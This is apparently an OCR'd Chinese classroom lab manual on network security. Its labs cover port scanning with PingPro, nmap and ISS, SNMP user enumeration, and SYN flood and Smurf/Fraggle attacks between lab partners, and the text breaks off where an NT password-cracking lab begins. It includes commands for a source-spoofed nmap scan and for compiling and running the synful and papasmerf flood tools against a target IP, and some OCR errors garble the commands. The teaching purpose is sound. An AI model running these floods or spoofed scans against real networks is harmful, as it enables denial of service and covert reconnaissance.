
实验步骤：

1、从 UNC 路径＼＼teacher\share 获得 PingPro 安装包文件，然后进行本地安装


2、单击开始>程序>WS_pingProPack，打开 PingPro




3、选取 Ping 标签，并在 Host Name or IP 出输入 192．168．1．x(x 为任意座位号)




4、选取 Scan 标签，选中 ScanPorts 选项，检测熟知的端口号



5、选取 Winet 标签，在 Network Items 列表框中选取 domains，然后单击开始按钮，结束以后文本框中将列出同一网络中的域／工作组信息



6、在 Networkltems 列表框中选取 shares，可以扫描到共享信息



PingPro 作为攻击者常用的扫描工具，提供了常用的网络扫描功能。对于网络安全审计人员来说，它可以在图形方式下实现大多数 net 命令行程序功能，为网络的管理提供了一定的方便；对网络中的用户共享进行检测，从而及时发现问题并加以防范


实验三：从 SNMP 中获取信息

实验等级：　低

实验目的：　理解 SNMP 协议的明文传输特性所造成的安全风险


实验步骤：

1、右键单击 Network Neighborhood，在弹出菜单中选取 Properties>Services>SNMP Service
2、单击 Properties 按钮，在弹出的对话框中选取 Security
3、在 Accepted Community Names 字段输入任意字符串
4、确认 Accept SNMP Packets From Any Host Field 选项被选中
5、单击 Apply，再单击 OK
6、打开 ControlPanel>Services，加亮选择 SNMPServices 项，先停止再重新启动服务
7、打开 PingPro，选取 SNMP 标签，输入自己的 IP 地址或 localhost




8、在 Community 字段输入第三步输入的字符串

9、选取 Get All Subitems 单选钮



10、单击 What 字段右边的按钮，选择 Private>Enterprise>lanmanager>lanmgr-2> server>svUserTable，然后单击 OK，或直接输入 1．3．6．1．4．1．77．2．25



11、单击开始按钮，将能够收到 NT 用户名列表信息

12、合作双方交换位置

13、合作者 1：打开 SnifferPro，开始捕捉数据包

14、合作者 2：使用 PingPro 查询自己的配置了 SNMP 主机，PingPro 要求输入 Community 名称，具体查询配置方法和第 10 步相同

15、合作者 1：在捕捉到相应数据包后，单击工具栏上的 EndandView 按钮打开分析

16、如果当前数据包中没有相应的信息，查看后续数据包，应该能够看到包含 Community 名称的信息，之所以能够看到 Community 信息，是由 SNMP 协议的明文传输特性决定的

17、合作者 2：继续对对方的 SNMP 查询

18、合作者 2：选取 GetNext 单选项，What 字段输入 1．3．6．1．4．1．77．1．2．3，然后单击开始按钮开始查询，随后将能够看到对方主机正在运行的服务

在完成这个实验以后，还可以设法捕获 HTTP、FTP、DNS、POP3、SMTP 等数据包，然后再进行对比

本实验旨在分析 SNMP Community 名称的明文传输特性，实际上像 POP3、HTTP、SMTP、FTP、DNS、LDAP 等使用的都是明文传输方式，可见这一点所存在的巨大的安全隐患，综合所作过的实验，可以更进一步掌握 IPv4 协议层(Telnet，Ftp，http 等)的安全特性。所以，从这一角度来说，如果在传输过程中不进行有效的加密和认证体系，以上的这些协议根本不具备任何安全性。

实验四：在 LinUX 下使用 Nmap 检测端口

实验等级：中

实验目的：掌握 Linux 下 nmap 的使用方法和它的参数搭配

实验步骤：

1、检查 nmap 是否已安装

host#rpm –q nmap

nmap –2.3BETAl4 -l

也可以使用 whereis 命令(whereis nmap)或者 find 命令(flnd／-name nmap)来验证 nmap 是否已安装及其位置

2、如果没有以上返回信息，说明 nmap 尚未安装后，在获得 nmap 安装包后，使用以下命令进行安装

host#rpm –I nmap –2_3BETAl4 -l_i386．rpm

3、执行命令／usr／bin／nmap -h 以获得帮助信息

4、进行连通性检测：nmap –sP l92．168．1．*(192．168．1 为当前网段)

5、进行端口扫描，注意观察开放的端口号：nmap -sS 192．168．1．x(x 为合作伙伴座位号+50)

6、使用 nmap 的 TCP／IP 探测功能查询合作伙伴的系统信息：namp –o 192．168．1．x(x 为合作伙伴座位号+50)

7、注意返回的信息，接下来使用同样的方法查询教师机的系统信息

在返回信息中应该看到教师机的开放端口和操作系统信息，这些数据一旦被攻击者获得，就有可能导致被攻击和破坏

8、使用参数 U 检测 NT 下 UDP 端口：nmap –sU l92．168．1．x(x 合作伙伴座位号)

9、输入以下命令，检测端口信息同时伪造源 IP 地址，这样做不仅获得了端口信息时还使得检测方不会被轻易发现、跟踪

nmap -sS 192．168．1．x -S 192．168．1．y-e eth0-P0

(x 为合作伙伴的座位号，y 为任意有效的座位号)

以上命令执行后，如果一段时间还没有返回结果，可以尝试检测另一台主机，同时尽量不要扫描网卡处于混杂模式的主机

使用 Nmap 程序检测 Unux 系统中的相关信息，包括连通性、端口开放等，为 Linux 系统下的安全检测提供了方便快捷的手段

实验五：使用 ISS，intemet Scanner 进行网络检测与分析

实验等级： 高


实验目的： 掌握 ISS 这样的网络级扫描工具的功能和操作方法，并分析检侧结果

实验步骤：

1、从 UNC 路径＼＼teacher＼share＼获得 ISS 安装包，然后安装 ISS


2、单击开始>程序>ISS>IntemetScanner6．0．1

3、在出现的对话框中，选中 CreateaNewSession 单选项，然后单击 Ok 按钮



4、 出现 KeySelect 对话框时，选择 iss．key，然后单击 Next

5、 在 PolicySelect 窗口中，选取 L3NTServer，然后单击 Next




6、在 New session wizard-Comment 对话框，将策略命名为 Lesson2，然后单击 Next

7、在 Specify Hosts 部分，选取 Ping All Valid Hosts In You Key Range 单选项，再单击 Next

8、在 Set Host Ping Range 部分，查看所显示的网络中的主机数量是否正确，否则需要通过单击 Edit Range 按钮手工编辑

9、在完成以上步骤后，单击 Finish，将出现 ISS 主界面



10、 Intemet Scanner 将 ping 网络中的所有主机以检查连通性，随后将显示可到达的主机列表


11、 如果有遗漏的主机，可以使用菜单 Edit>AddHost 手工添加

12、 加亮显示需要检测的主机的 IP 地址

13、 打开 Scan 菜单，然后单击 ScanNow

14、 检测完成后，加亮显示该主机，然后单击 Hosts To Be Scanned 底部的 Vulnerabilities 标签


15、 展开 Vulnerabilities 树结构，注意观察节点列表



展开后，应该能够看到类似上面的树状列表，其中列出了存在的安全问题

16、 选择第 1 项，加亮该主机的 IP 地址与它存在的弱点

17、 找出适合右侧窗格的节点项，右键单击该节点，在弹出的菜单中选择 What'sThis，观察详细信息以及处理建议



以上列出的是密码永不过期的安全漏洞，实际实验当中，得出的结果可能并不是这样的，但不管检测出了什么问题，ISS 都有类似的详细的分析报告

18、 可以阅读有关漏洞的描述和解决方案

19、 选取 ServicesandUsers 标签，查看有关信息

20、 打开 Policy 菜单，选取 ApplyExisting

21、 选择其它的检查策略，然后选择 OK 以应用策略

22、 选择 HostsToBeScanned 标签，检测一台主机，在检测过程中选取 Status 标签查看检测进程

通过本实验应该掌握 ISS 适用于对网络安全状况进行检测，得到的检测报告对当前存在的安全问题，可以分类即时检查出 Intranet、firewall、Web server 甚至于一台主机所存在的漏洞和潜在攻击威胁，如跨网络的分析器(如 tcpdump 和 Sniffer)，PHP3 缓冲区溢出、开放的服务等，为安全实施人员制定防范措施提供了及时的审计标准。

实验六：分析 SYN FLOOd 攻击原理

实验等级：高

实验目的：熟悉 SYNflood 的攻击原理与过程，及 IPv4 所存在的固有缺陷

实验步骤：

1、合作者 1：登录到 WindowsNT，到开命令行提示窗口，运行 netstat 命令，观察响应

在这里，netstat 命令显示了所有当前连接，可以注意到 netstat 所返回的记录是比较少的，因为这时还没有开始 SYN Flood 攻击

2、合作者 2：登录到 linux，从 UNC 路径＼＼teacher~share＼获得 synful．c

3、合作者 2：使用以下命令编译、链接 synful．c 文件

host#gcc –O sinful synful．c

对于编译器可能返回的警告信息加以忽略，只要能得到 synful 可执行文件即可

4、合作者 2：运行 synful 程序，并向合作者 1 发出提示

host#.／synful 192．168．1．x(x 为合作伙伴的座位号)

5、合作者 1：再次运行 netstat 命令行程序，注意观察 SYNflood 攻击的结果：可以看到系统收到大量的从伪造的 IP 地址发出的 SYN 包，导致与系统的半开连接数量急剧上升

6、合作者 1：按住 CTRL+C 以退出 netstat

7、合作者 1：打开 SnifferPro，准备捕捉从任何目标发送的本机的 SYN 包

8、合作者 2：再次开始 SYN flood 攻击

9、合作者 1：捕获数据包，解码打开后进行观察

10、合作者 1：在 TCP 对象中，添加 ConnectionsPassive 和 Connection 计数器

11、合作者 2：再次发起 SYN flood 攻击

12、合作者 1：注意观察当受到 SYN flood 攻击时，计数器值大幅增长

13、如果时间允许，可以只在 linux 环境下将上面的各步骤重复作一遍，可以使用 tcpdump 命令查阅、捕获数据包

实验七：分析 SMURF 攻击原理

实验等级：　可选

实验目的：　分析、理解 smurf 攻击的原理与过程，
能够判断 smurf 攻击引起的效果

实验步骤：

1、合作者 1：登录进入 WindowsNT，打开 Sniffer Pro

2、合作者 1：在 SnifferPro 中，配置好捕捉从任意主机发送给本机的 IP 数据包，然后最小化窗口

3、合作者 1：打开性能监视器，选择 Processor ，添加%ProcessorTime 计数器；在选择 ICMP object，添加 Message／sec，Messages Recieced／sec，Received Echo Reply／sec 计数器

4、合作者 2：登录到 linux 系统，从 UNC 路径＼＼teacher~share＼获得 papasmerf.c 文件

5、合作者 2：编译 papasmerf,c，可执行文件命名为 smerf

host#gcc –DLINUX –O smurf papasmerf.c

6、合作者 2：建立并编辑 broadcast．txt 文件，在其中添加因为收到伪造数据包(数据包中的源 IP 为被攻击方的 IP 地址)而发起攻击的主机 IP 列表(可以添加教室中任意一台主机的 IP 地址)

host#touch broadcast．txt

host#vi broadcast．txt

7、合作者 2：提示合作伙伴将要发动攻击，然后执行以下命令

host#．／smurf　l92．168．1．x broadcast．Txt –p icmp

8、合作者 1：查看 Performance Monitor，注意计数器的变化

9、合作双方协同工作，被攻击方打开 Sniffer Pro 捕捉从 linux 系统发来的 ICMP 包，同时应该看到被攻击主机正在响应来自教室的多台主机的 ICMP echo 请求包

10、合作者 2：再次发起对合作伙伴的 Smurf 攻击

11、合作者 1：在 SnifferPro 中，在菜单 Monitor 中选取 Matrix，查看网络流量的实时报告，其中包括发起 smurf 攻击的源 IP 地址，可以看到攻击来自四面八方，许多台主机都被调动了起来

12、如果时间允许，可以使用以下命令发起 Fraggle 攻击并观察现象

host#．／smurf l92．168．1．x broadcast．Txt –P udp(x 为合作伙伴座位号)

Smuff 攻击是将 ICMP 数据包中的源 IP 地址伪造成被攻击主机的 IP 地址实现的，通过观察实验现象，可以发现 smurf 也可能引起带宽消耗，如果将 ICMP 数据包中的目的 IP 地址改为广播地址，就有可能发动整个网络的主机进行攻击

实验八：使用 L0phtCrack 破解 WindOWSNT 密码

实验等级：　高

实验目的：　了解 NT 对于密码加密的弱点

